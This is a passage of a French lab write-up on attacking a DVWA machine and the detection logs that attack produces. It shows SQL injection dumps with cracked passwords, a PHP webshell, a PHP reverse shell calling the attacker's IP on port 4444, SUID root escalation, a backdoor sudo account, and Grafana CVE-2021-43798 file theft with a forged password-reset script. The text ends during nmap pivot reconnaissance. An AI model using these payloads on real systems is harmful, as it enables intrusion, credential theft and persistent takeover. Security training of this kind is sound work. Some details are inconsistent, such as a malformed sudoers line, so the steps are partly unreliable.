5	user	smithy	/DVWA/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2026-01-08 15:42:44	0	1

```
[18:26:47] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.40.2/dump/dvwa/users.csv'
[18:26:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.40.2'
[*] ending @ 18:26:47 /2026-01-28/
```

Dans le dossier dump on retrouve notamment les données concernant les utilisateurs :

```
(kali@kali)-[~/local/share/sqlmap/output/192.168.40.2/dump/dvwa]
$ ls
access_log.csv  guestbook.csv  security_log.csv  users.csv
```

Cette fois-ci les données sont sur la machine et non plus affichées sur le site web

```
GNU nano 8.7 users.csv
user_id,role,user,avatar,password,last_name,first_name,last_login,failed_login,account_enabled
1,admin,admin,/DVWA/hackable/users/admin.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),admin,admin,2026-01-08 15:42:44,0,1
2,user,gordonb,/DVWA/hackable/users/gordonb.jpg,e99a18c428cb38d5f260853678922e03 (abc123),Brown,Gordon,2026-01-08 15:42:44,0,1
3,user,1337,/DVWA/hackable/users/1337.jpg,8d3533d75ae2c3966d7e0d4fcc69216b (charley),Me,Hack,2026-01-08 15:42:44,0,1
4,user,pablo,/DVWA/hackable/users/pablo.jpg,0d107d09f5bbe40cade3de5c71e9e9b7 (letmein),Picasso,Pablo,2026-01-08 15:42:44,0,1
5,user,smithy,/DVWA/hackable/users/smithy.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),Smith,Bob,2026-01-08 15:42:44,0,1
```

L'attaque a été automatisée avec une recherche automatisée des champs vulnérables.

-> Detection SOC

[illegible]

Table JSON

@timestamp	Jan 28, 2026 @ 22:04:18.950
_index	wazuh-alerts-4.x-2026.01.28
agent.id	004
agent.ip	192.168.30.2
agent.name	kali
decoder.name	syscheck_integrity_changed
full_log	<pre> > File '/home/kali/.mozilla/firefox/aodt0t03.default-esr/places.sqlite-wal' modified Mode: realtime Changed attributes: mtime,md5,sha1,sha256 Old modification time was: '1769637825', now it is '1769637945' Old md5sum was: 'd8e77c64c93e2ded5af6c10e77bbb08f' New md5sum is : 'a5f4f46ad4fd15ef3660d9fd5af0031f' Old sha1sum was: 'd1571594d1cd951af6e12ec07c17170df37bcfb7' </pre>
id	1769637858.89850665
input.type	log
location	syscheck
manager.name	siem
rule.description	Integrity checksum changed.
rule.firedtimes	61
rule.gdpr	II_5.1.f
rule.gpg13	4.11
rule.groups	ossec, syscheck, syscheck_entry_modified, syscheck_file
rule.hipaa	164.312.c.1, 164.312.c.2
rule.id	550
rule.level	7
rule.mail	false
rule.mitre.id	T1565.001
rule.mitre.tactic	Impact
rule.mitre.technique	Stored Data Manipulation
rule.nist_800_53	SI.7
rule.pci_dss	11.5
rule.tsc	PI1.4, PI1.5, CC6.1, CC6.8, CC7.2, CC7.3
syscheck.changed_attributes	mtime, md5, sha1, sha256
syscheck.diff	Binary files queue/diff/tmp/tmp-entry and /home/kali/.mozilla/firefox/aodt0t03.default-esr/places.sqlite-wal differ
syscheck.event	modified
syscheck.gid_after	1000
syscheck.gname_after	kali
syscheck.inode_after	917718
syscheck.md5_after	a5f4f46ad4fd15ef3660d9fd5af0031f
syscheck.md5_before	d8e77c64c93e2ded5af6c10e77bbb08f
syscheck.mode	realtime
syscheck.mtime_after	Jan 28, 2026 @ 23:05:45.000

-> Detection WAF + Envoie de logs

```
--777ff161-A--
[28/Jan/2026:23:02:18.178727 +0100] aXqHarbf_F4p49P1tXleAgAAAAA 192.168.30.2 55966 192.168.40.2 80
--777ff161-B--
GET /DWA/vulnerabilities/sqli/?id=%27+OR+2%3D2+--+&Submit=Submit HTTP/1.1
Host: 192.168.40.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.2/DWA/vulnerabilities/sqli/?id=%27+OR+1%3D1+--+&Submit=Submit
Cookie: security=low; PHPSESSID=hdbmidmkuusuh7ulpkmbc6c09t
Upgrade-Insecure-Requests: 1
Priority: u=0, i
--777ff161-2--
```

```
--6e67886f-A--
[28/Jan/2026:23:04:16.721419 +0100] aXqH4MKP5LhHlW_ZrbuPgAAAAA 192.168.30.2 40878 192.168.40.2 80
--6e67886f-B--
GET /DWA/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Cache-Control: no-cache
Cookie: PHPSESSID=hdbmidmkuusuh7ulpkmbc6c09t; security=low
User-Agent: sqlmap/1.10#stable (https://sqlmap.org)
Host: 192.168.40.2
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close
--6e67886f-2--


--59d48c47-A--
[28/Jan/2026:23:04:16.996765 +0100] aXqH4Bgy6vOq_U6V4JhxcQAAAAA 192.168.30.2 40892 192.168.40.2 80
--59d48c47-B--
GET /DWA/vulnerabilities/sqli/?id=1%27%20UNION%20ALL%20SELECT%20CONCAT%20x71706a6b71%2CJSON_ARRAYAGG%20CONCAT_WS%20x7467766a7067%2CIFNULL%20CAST%20%60action%
Cache-Control: no-cache
Cookie: PHPSESSID=hdbmidmkuusuh7ulpkmbc6c09t; security=low
User-Agent: sqlmap/1.10#stable (https://sqlmap.org)
Host: 192.168.40.2
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close
--59d48c47-2--

--12af6f6a-A--
[28/Jan/2026:23:04:17.245916 +0100] aXqH4Xd7UZIzTm_Y0sxnAAAAAU 192.168.30.2 40904 192.168.40.2 80
--12af6f6a-B--
GET /DWA/vulnerabilities/sqli/?id=1%27%20UNION%20ALL%20SELECT%20CONCAT%20x71706a6b71%2CIFNULL%20CAST%20%60action%60%20AS%20NCHAR%29%2C0x20%29%2C0x7467766a706
Cache-Control: no-cache
Cookie: PHPSESSID=hdbmidmkuusuh7ulpkmbc6c09t; security=low
User-Agent: sqlmap/1.10#stable (https://sqlmap.org)
Host: 192.168.40.2
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close
--12af6f6a-2--
```

Scénario 3 : Persistance / Point d'entrée via ajout d'utilisateur avec des droits admins

Suite aux deux scénarios d'attaques web, le premier consistant à de la reconnaissance, et le second à de l'extraction de données sur une machine attaquante, on va maintenant essayer de gagner un accès permanent à la machine DVWA.

Pour cela, nous pouvons exploiter une nouvelle faille web concernant l'upload de fichier:



On commence tout d'abord par uploader un WebShell:

```
(kali@kali)-[~]
└─$ ls
Desktop  Documents  Downloads  InpuTable  Music  Pictures  Public  Templates  Test  Videos  WebShell.php  wazuh-agent_4.14.1-1_amd64.deb

(kali@kali)-[~]
└─$ cat WebShell.php
<?php
    if ($_SERVER["REQUEST_METHOD"] == "POST") {
        $command = $_POST["command"] ?? "";
        $command = escapeshellcmd($command);
        $output = shell_exec($command);


        echo "<pre>" . htmlspecialchars($output) . "</pre>";
    }
}

<?>

<!DOCTYPE html>
<html lang="fr">
<head>
    <meta charset="UTF-8">
    <meta name="viewport",content="width=device-widht, initial-scale=1.0">
    <title> Web Command Line </title>
</head>
<body>
    <form method="post">
        <input type="text" name="command" placeholder="Entrez une commande" required>
        <button type="submit"> Executer </button>
    </form>
</body>
</html>

(kali@kali)-[~]
└─$
```


Lorsqu'on l'exécute, celui-ci nous permet d'interagir avec la machine DVWA:



On peut maintenant récupérer des informations sur notre statut sur le système.

id:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Entrez une commande Executer

whoami:

```
www-data
```

Entrez une commande Executer

Cependant avec un webshell on est très vite limité. En effet on ne peut effectuer de connexion via ssh ou via su ... Pour cela, nous changeons de technique, nous allons upload un reverse shell. La machine cible va demander une connexion à la machine attaquante.

On upload sur le site web ce reverse shell:

```
GNU nano 8.7
?php
    $ip="192.168.30.2";
    $port=4444;

    $sock = fsockopen($ip,$port);
    $proc = proc_open('/bin/bash', array(
        0 => $sock,
        1 => $sock,
        2 => $sock
    ), $pipes);
?>
```

Sur notre machine attaquant, on écoute les connexions:

```
(kali㉿kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.30.2] from (UNKNOWN) [192.168.40.2] 50110
ls
WebShell.php
dvwa_email.png
reverse.php
reverseShell.php
pwd
/var/www/html/DVWA/hackable/uploads
```

Connexion établie entre la DVWA et la machine attaquante.

Dans le dossier /var/www/html/DVWA, on y trouve un exécutable. Le propriétaire étant root nous ne pouvons pas l'utiliser sauf que le SUID est activé. Nous pouvons donc utiliser l'exécutable, avec les droits administrateurs étant donné que le SUID est activé.

Il nous donne donc un shell root:

```
./escalate
whoami
root
```

Ainsi, maintenant, nous pouvons faire plusieurs actions sur le système vu que nous avons les plus hauts privilèges:

```

useradd -m -d /home/hacker -s /bin/bash hacker
echo "hacker:password" | chpasswd
usermod -aG sudo hacker
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
damn:x:1000:1000:damn,,,:/home/damn:/bin/bash
mysql:x:101:109:MySQL Server,,,:/nonexistent:/bin/false
wazuh:x:102:111::/var/ossec:/sbin/nologin
sshd:x:103:65534::/run/sshd:/usr/sbin/nologin
hacker:x:1001:1001::/home/hacker:/bin/bash

```

Nous avons donc créé un compte utilisateur hacker pour pouvoir nous reconnecter à la DVWA à tout moment.

Egalement on l'ajoute au groupe root, pour lui donner le maximum de privilèges:

```

./escalate whoami
whoami
root
usermod -aG root hacker

```

On l'ajoute également dans le fichier des sudoers:

```

echo "hacker ALL=(ALL:ALL) NOPASSWD" | sudo tee -a /etc/sudoers
hacker ALL=(ALL:ALL) NOPASSWD
grep "hacker ALL=(ALL:ALL) NOPASSWD" /etc/sudoers
hacker ALL=(ALL:ALL) NOPASSWD

```

```
--14a1fc78-A--
[28/Jan/2026:22:55:41.630536 +0100] aXqF3RgyBvDq_U6V4JhxbwAAAAAY 192.168.30.2 46206 192.168.40.2 80
--14a1fc78-B--
GET /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.40.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.2/DVWA/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=hdbm1dmkuusuh7ulpkmbc6c09t
Upgrade-Insecure-Requests: 1
Priority: u=0, i

--14a1fc78-2--

--6e67886f-A--
[28/Jan/2026:22:55:41.671821 +0100] aXqF3RgyBvDq_U6V4JhxcAAAAAY 192.168.30.2 46206 192.168.40.2 80
--6e67886f-B--
GET /DVWA/login.php HTTP/1.1
Host: 192.168.40.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.40.2/DVWA/vulnerabilities/upload/
Connection: keep-alive
Cookie: security=low; PHPSESSID=hdbm1dmkuusuh7ulpkmbc6c09t
Upgrade-Insecure-Requests: 1
Priority: u=0, i


--6e67886f-2--
```

Scénario 4 : Gain des droits admin sur Grafana de la DVWA

On voit qu'un serveur Grafana se trouve sur la DVWA.

```
(kali㉿kali)-[~]  
$ nmap -sV 192.168.40.2 -p 3000  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-31 19:20 +0100  
Nmap scan report for 192.168.40.2  
Host is up (0.00069s latency).  
  
PORT      STATE SERVICE VERSION  
3000/tcp  open  http    Grafana http  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.86 seconds
```

En se connectant on voit que ce serveur est en version 8.3.0 :



Cette version est vulnérable à une CVE connue : la CVE-2021-43798 qui permet d'avoir accès aux fichiers se trouvant sur la machine hôte le serveur.

En se renseignant on peut trouver l'emplacement des fichiers de grafana dans la nomenclature et les récupérer grâce à la CVE.

Ainsi on peut obtenir la base de données du serveur et les fichiers de configuration :

```
(kali@kali)-[~]
$ curl --path-as-is "http://192.168.40.2:3000/public/plugins/graph/../../../../../../../../var/lib/grafana/grafana.db" > grafana.db
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 765952 100 765952    0     0 36749k      0  --:--:-- --:--:-- --:--:-- 37400k
```

```
GNU nano 8.7 grafanaini.txt
# in some UI views to notify that grafana or plugin update exists
# This option does not cause any auto updates, nor send any inform
# only a GET request to http://grafana.com to get latest versions
;check_for_updates = true

# Google Analytics universal tracking code, only enabled if you sp
;google_analytics_ua_id =

# Google Tag Manager ID, only enabled if you specify an id here
;google_tag_manager_id =

##### Security #####
[security]
# disable creation of admin user on first start of grafana
;disable_initial_admin_creation = false

# default admin user, created on startup
;admin_user = admin

# default admin password, can be changed before first start of gra
;admin_password = admin

# used for signing
;secret_key = SW2YcwTIb9zp00hoPsMm
```

Grâce à ces fichiers on peut récupérer le hash du mot de passe de l'administrateur par exemple :

```
(kali@kali)-[~]
$ sqlite3 grafana.db "SELECT login, password, salt FROM user WHERE id = 1;"
admin|5feda612abfbf8bce757fef812eb220ed6104bb7abe5e942c2c115359bb64999aa06fd6688096ff6f2c402b428d6cc5191b|kfbw7GogRJ
```

Pour prendre le contrôle de ce compte on peut utiliser la logique de récupération de grafana pour ce créer un code afin de remplacer le mot de passe administrateur avec un autre :

```
import hashlib
import hmac
import base64
import time

SECRET_KEY = "SW2YcwTib9zp00hoPsMm"
USER_EMAIL="admin@local"
USER_PWD_HASH = "5feda612abfbf8bce757fefd812eb220ed6104bb7abe5e942c2c115359bb64999aa06fd6688096ff6f2c402b428d6cc5191b"
USER_LOGIN = "admin"

def generate_reset_code(secret, email, pwd_hash, login):
    combined_seed = f"{email}{pwd_hash}{login}{secret}"
    return hashlib.sha256(combined_seed.encode()).hexdigest()

code = generate_reset_code(SECRET_KEY, USER_EMAIL, USER_PWD_HASH, USER_LOGIN)

print(f"Generated reset code:\n{code}")
print(f"URL: http://192.168.40.2:3000/user/password/reset?code={code}")
```

```
python3 grafana_exploit.py
Generated reset code:
517aa46f96e95347538e46ff210aa5436a11085331c32c510a2b2da59e735b0c
URL: http://192.168.40.2:3000/user/password/reset?code=517aa46f96e95347538e46ff210aa5436a11085331c32c510a2b2da59e735b0c
```



Welcome to Grafana

New password





Confirm new password



Submit

Une fois le mot de passe changé on peut donc se connecter à grafana en tant qu'administrateur :





Scénario 5 : Reconnaissance réseau / Scan pour des fins de pivot

Nous avons gagné les droits administrateurs sur la machine DVWA, sur le Grafana. Maintenant, nous pouvons explorer l'architecture réseau et trouver des machines vulnérables sur lesquelles nous pouvons effectuer un pivot.

On commence tout d'abord, par se connecter avec le compte hacker:

```
(kali@kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.30.2] from (UNKNOWN) [192.168.40.2] 49380
su hacker
Password: password
whoami
hacker
id
uid=1001(hacker) gid=1001(hacker) groupes=1001(hacker),27(sudo)
```

On vérifie les droits du compte que nous avons créé dans les scénarios précédents.

On effectue maintenant un scan du réseau employé:

```
nmap -sn 192.168.30.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-30 11:03 CET
Nmap scan report for 192.168.30.1
Host is up (0.0011s latency).
Nmap scan report for 192.168.30.2
Host is up (0.00094s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.00 seconds
□
```

On y trouve deux machines qui sont disponibles:

- 192.168.30.1
- 192.168.30.2

Pour avoir plus d'information sur les systèmes d'exploitation des machines on peut utiliser -O :

```
nmap -sS -O 192.168.30.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-30 11:50 CET
Nmap scan report for 192.168.30.1
Host is up (0.00050s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: FreeBSD 11.X
OS CPE: cpe:/o:freebsd:freebsd:11.2
OS details: FreeBSD 11.2-RELEASE

Nmap scan report for 192.168.30.2
Host is up (0.00085s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93E=4%D=1/30%OT=22%CT=1%CU=36472%PV=Y%D=2%DC=I%G=Y%TM=697C8D2
OS:F%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10A%TI=Z%TS=A)OPS(O1=M5B4ST
OS:11NW9%O2=M5B4ST11NW9%O3=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%O6=M5
OS:B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%
OS:T=40%W=FAF0%O=M5B4NNSNW9%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+F=AS%RD=0%Q=)
OS:T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=
OS:N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
OS:))IE(R=N)

Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 55.83 seconds
```

On récupère déjà plus d'informations. La machine qui nous intéresse est la troisième qui correspond à une machine Client Windows 11. On réalise donc un scan plus poussé sur cette machine:


```
(kali㉿kali)-[~]
$ nmap -sn 192.168.30.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-30 16:43 +0100
Nmap scan report for 192.168.30.1
Host is up (0.00034s latency).
MAC Address: 00:56:50:BB:90:65 (Unknown)
Nmap scan report for 192.168.30.3
Host is up (0.00036s latency).
